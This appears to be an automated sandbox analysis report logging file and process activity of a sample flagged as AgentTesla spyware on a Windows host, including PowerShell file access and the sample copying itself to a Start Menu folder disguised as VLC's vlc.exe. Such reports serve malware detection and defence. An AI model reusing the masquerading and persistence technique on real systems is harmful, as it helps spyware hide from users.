C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yuno0mok.5qf.ps1	unknown	1	31	1	success or wait	1	7FFA9653B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fqmtbajf.dna.psm1	unknown	1	31	1	success or wait	1	7FFA9653B526	WriteFile
C:\Users\user\Documents\20201128\PowerShell_transcript.445817.3hbNPFfq.20201128121858.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA9653B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201128\PowerShell_transcript.445817.3hbNPFfq.20201128121858.txt	unknown	761	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 38 31 32 31 38 35 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20201128121858..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	30	7FFA9653B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0e 80 00 00 0e 80 00 0a 0e 80 00 0b 0c 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	..........."."@.$.@.j.@...@...@...@...@...@.W.@.....	success or wait	1	7FFA97B2F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975E2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975E2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA975E2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA975DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA976B12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA975C62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFA975C63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA976B12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9653B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFA976D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFA976D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFA976D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFA976D55FA	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	4096	success or wait	1	7FFA976D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	512	success or wait	1	7FFA976D55FA	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA976B12E7	ReadFile

Analysis Process: conhost.exe PID: 1548 Parent PID: 5916

General

Start time:	12:18:57
Start date:	28/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6924 Parent PID: 3480

General

Start time:	12:18:57
Start date:	28/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: raqfxwuo.exe PID: 6168 Parent PID: 5916

General

Start time:	12:19:01
Start date:	28/11/2020
Path:	C:\Users\Public\raqfxwuo.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\raqfxwuo.exe'
Imagebase:	0xe40000
File size:	518656 bytes
MD5 hash:	0998148D355B1E7BAD7B44558AA4C125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.899909340.0000000004351000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.899751986.0000000003478000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, Metadefender, Browse • Detection: 55%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6684CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6684CF06	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6579BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7CC42EB	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\raqfxwuo.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	66B5C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 db 2b c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 0b 00 00 be 03 00 00 2a 04 00 00 00 00 00 5e dc 03 00 00 20 00 00 00 e0 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....+._.......... ....*......^.... ....@.. ....@ ....@................	success or wait	4	7CC42EB	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\raqfxwuo.exe.log	unknown	1391	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	66B5C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66825705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	66825705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	667803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6682CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	667803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	667803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	667803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	667803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66825705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	66825705	unknown
